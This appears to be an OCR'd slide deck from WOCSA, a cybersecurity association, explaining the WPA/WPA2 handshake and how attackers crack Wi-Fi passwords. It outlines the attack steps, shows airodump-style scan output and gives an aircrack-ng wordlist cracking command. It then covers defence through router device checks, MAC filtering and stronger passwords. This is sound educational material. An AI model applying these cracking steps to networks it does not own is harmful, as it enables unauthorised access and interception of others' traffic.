WOCSA

En cybersécurité aussi, le savoir n’a de valeur
que si il est partagé.

In Cybersecurity too, knowledge only
increases in value once shared.

www.wocsa.org

Wi-Fi WPA/WPA2

Disclaimer

Disclaimer

The following demonstration is for educational purposes only.

We do not promote or encourage illegal activities.

Knowing your enemy is a half-won battle

La connaissance n'est réellement profitable que lorsqu'elle est partagée

Wi-Fi WPA/WPA2

Agenda

1. What is the Wi-Fi WPA/WPA2?

2. How works a WPA/WPA2 password cracking?


3. Why would attackers' attacks WPA/WPA2 Wi-Fi?

4. How to protect yourself from WPA/WPA2 password cracking attacks?

What is the Wi-Fi WPA/WPA2?

Wi-Fi WPA/WPA2

What is the Wi-Fi WPA/WPA2?




Wi-Fi WPA/WPA2

What is the Wi-Fi WPA/WPA2?

The 4-way handshake involves:

- The AP sending a random number (ANonce) to the client.
- The client responding with its random number (SNonce).
- The AP calculating the PTK from these numbers and sending an encrypted message to the client.
- The client decrypting this message with the PTK, confirming successful authentication.

Post-handshake, the established PTK is used for encrypting unicast traffic, and the Group Temporal Key (GTK) is used for broadcast traffic.



Supplicant
Master keys: PMK and GMK
Temporal keys: PTK and GTK
Authenticator
PMK
PMK
GMK
a) PMK is known
b) Generate SNonce
a) PMK is known
b) Generate ANonce
Message 1: EAPOL-Key (ANonce, Unicast)
Derive PTK
PTK
Message 2: EAPOL-Key (SNonce, Unicast, MIC)
Derive PTK
If needed
generate GTK
PTK
Encrypted GTK
GTK
Message 3: EAPOL-Key (Install PTK, Unicast, MIC, Encrypted GTK)
Message 4: EAPOL-Key (Unicast, MIC)
Install PTK and GTK
Install PTK
PTK
GTK
IEEE 802.1X controlled port unblocked
PTK

How works a WPA/WPA2 password cracking?

Wi-Fi WPA/WPA2

How works a WPA/WPA2 password cracking?

1. Find a target
2. Find the BSSID and channel number of the router




root@wikiHow: ~

```
CH  6 ][ Elapsed: 12 s ][ 2022-02-21 09:49

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

1C:18:4A:[redacted] -49       40        0    0  11  130   WPA2 CCMP   PSK  www.wikihow.com
C4:E9:0A:[redacted] -72       27        0    0   7  270   WPA2 CCMP   PSK  D-Link DIR-615
B4:F9:49:[redacted] -73       18        0    0   7  130   WPA2 CCMP   PSK  ARYA -2.4G
B4:F9:49:[redacted] -86       19        0    0   7  130   WPA2 CCMP   PSK  www.excitel.com
04:95:E6:[redacted] -81       11        0    0   1  130   WPA2 CCMP   PSK  excitel d
E8:65:D4:[redacted] -96       11        0    0  11  130   WPA2 CCMP   PSK  DEEP RATHORE
B4:F9:49:[redacted] -96        8        0    0   4  130   WPA2 CCMP   PSK  Pops 2.4G
B4:F9:49:[redacted] -96       12        3    0   4  130   WPA2 CCMP   PSK  www.excitel.com
34:E8:94:[redacted] -96        2        0    0   2  270   WPA2 CCMP   PSK  TP-Link_202F
C8:3A:35:[redacted] -96        3        0    0   7  270   WPA2 CCMP   PSK  Lalit cct1

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   8C:EA:48:[redacted] -73    0 - 1      0        5         OPPO A5 2020
(not associated)   62:0A:F2:[redacted] -97    0 - 1      0        3
```

wikiHow to Hack WPA/WPA2 Wi Fi with Kali Linux

Wi-Fi WPA/WPA2

How works a WPA/WPA2 password cracking?



```
CH  6 ][ Elapsed: 1 min ][ 2019-06-06 12:21 ][ fixed channel wlan0mon: 12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:61:0C:[redacted]  -60  33      235       99    0   6  270  WPA2 CCMP   PSK  MagnusHeimdallr

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

90:61:0C:[redacted]  3C:DC:BC:[redacted]  -15    0e- 6e     0      52
                                      -68    1e- 1      0       5  MagnusHeimdallr
90:61:0C:[redacted]  D8:1D:72:[redacted]  -72    0 -24      2      13
90:61:0C:[redacted]  1C:48:CE:[redacted]  -76    0e- 1      2      40
```


wiki How to Hack WPA/WPA2 Wi Fi with Kali Linux

3. Monitor the network for a handshake
4. Deauth a client (optional)
5. Capture a full handshake

Wi-Fi WPA/WPA2

How works a WPA/WPA2 password cracking?

6. Crack the password



```
aircrack-ng HANDSHAKE.cap -w /usr/share/wordlists/rockyou.txt
```

Why would attackers' attacks WPA/WPA2 Wi-Fi?

Wi-Fi WPA/WPA2

Why would attackers' attacks WPA/WPA2 Wi-Fi?

- **Access to Private Data**: Breaking into a WPA/WPA2-protected network can allow attackers to intercept data transmitted over the network, such as passwords, emails, and other sensitive information.

- **Man-in-the-Middle Attacks**: Once inside the network, attackers can perform man-in-the-middle attacks, where they intercept and potentially alter communication between devices on the network.

- **Network Control**: Gaining access to the network allows attackers to use it for malicious purposes, such as launching distributed denial-of-service (DDoS) attacks, spreading malware, or using it for illegal activities.


How to protect yourself from WPA/WPA2 password cracking attacks?

Wi-Fi WPA/WPA2

How to protect yourself from WPA/WPA2 password cracking attacks?

1. Detect


To identify intrusions on your network, simply go to your router's web page and check the connected devices.



Firmware: DD-WRT v24-sp2 (08/07/10) std
Time: 00:14:16 up 14 min, load average: 0.40, 0.24, 0.12
WAN IP: 0.0.0.0

System Information

Router		Services	
Router Name	DD-WRT	DHCP Server	Enabled
Router Model	Linksys WRT54G/GL/GS	WRT-radauth	Disabled



Wireless

Clients

MAC Address	Interface	Uptime	TX Rate	RX Rate	Signal	Noise	SNR	Signal Quality
xx:xx:xx:xx:AF:6C	eth1	N/A	N/A	N/A	-35	-89	54	73%
xx:xx:xx:xx:EA:92	eth1	N/A	N/A	N/A	-32	-89	57	76%

DHCP

DHCP Clients


Host Name	IP Address	MAC Address	Client Lease Time
workshops-pc	192.168.0.132	xx:xx:xx:xx:AF:6C	1 day 00:00:00
DESKTOP[redacted]	192.168.0.149	xx:xx:xx:xx:EA:92	1 day 00:00:00

Wi-Fi WPA/WPA2

How to protect yourself from WPA/WPA2 password cracking attacks?

2. **Evict**

Once you have detected an imposter, you can block its MAC address.



Firmware: DD-WRT v24-sp2 (08/07/10) std
Time: 00:15:48 up 15 min, load average: 0.12, 0.19, 0.11
WAN IP: 0.0.0.0

Wireless MAC Filter


wl0 - MAC Filter

Use Filter ● Enable ○ Disable

Filter Mode ● Prevent clients listed from accessing the wireless network
○ Permit only clients listed to access the wireless network

Edit MAC Filter List

Save · Apply Settings · Cancel Changes



DD-WRT (build 14896) - MAC Address Filter List — Mozilla Firefox

192.168.0.1/WL_FilterTable-wl0.asp

MAC Address Filter List

Enter MAC Address in this format : xx:xx:xx:xx:xx:xx

Wireless Client MAC List

Table 1

MAC 001 :
MAC 002 :
MAC 003 :
MAC 004 :
MAC 005 :
MAC 006 :
MAC 007 :
MAC 008 :
MAC 009 :
MAC 010 :
MAC 011 :
MAC 012 : MAC 076 : MAC 140 : MAC 204 :
MAC 013 : MAC 077 : MAC 141 : MAC 205 :
MAC 014 : MAC 078 : MAC 142 : MAC 206 :

DD-WRT (build 14896) - Wireless Active Client MAC List — Mozilla Firefox

192.168.0.1/WL_ActiveTable-wl0.asp

Wireless Client MAC List

Active clients

Client Host Name	IP Address	MAC Address	Enable MAC Filter
workshops-pc	192.168.0.132	[redacted]:6C	☑
DESKTOP[redacted]	192.168.0.149	[redacted]92	☐

Inactive clients


Client Host Name	IP Address	MAC Address	Enable MAC Filter

Wi-Fi WPA/WPA2

How to protect yourself from WPA/WPA2 password cracking attacks?

3. **Harden**

Now, strengthen your password and reconnect all your devices.



Firmware: DD-WRT v24-sp2 (08/07/10) std
Time: 00:19:47 up 19 min, load average: 0.22, 0.25, 0.15
WAN IP: 0.0.0.0

Wireless Security wl0

Physical Interface wl0 SSID [WOCSA_WEHW] HWAddr [00:0F:66:4C:FB:4F]

Security Mode	WPA2 Personal	
WPA Algorithms	AES	
WPA Shared Key	new_strong_password	☑ Unmask
Key Renewal Interval (in seconds)	3600	(Default: 3600, Range: 1 - 99999)

Security Mode:
You may choose from Disable, WEP, WPA Personal, WPA Enterprise, or RADIUS. All devices on your network must use the same security mode.

15/09/2024

WOCSA Join Us!

www.wocsa.org

contact@wocsa.org

@WOCSA-rx2mn

https://discord.gg/pDunje3tpb

@wocsa

@wocsa_asso

@wocsa

→ Join us to change the digital world: https://www.helloasso.com/associations/wocsa/adhesions/bulletin-d-adhesion-2

→ Please provide your feedback for our quality check process: https://www.wocsa.org/qcheck.php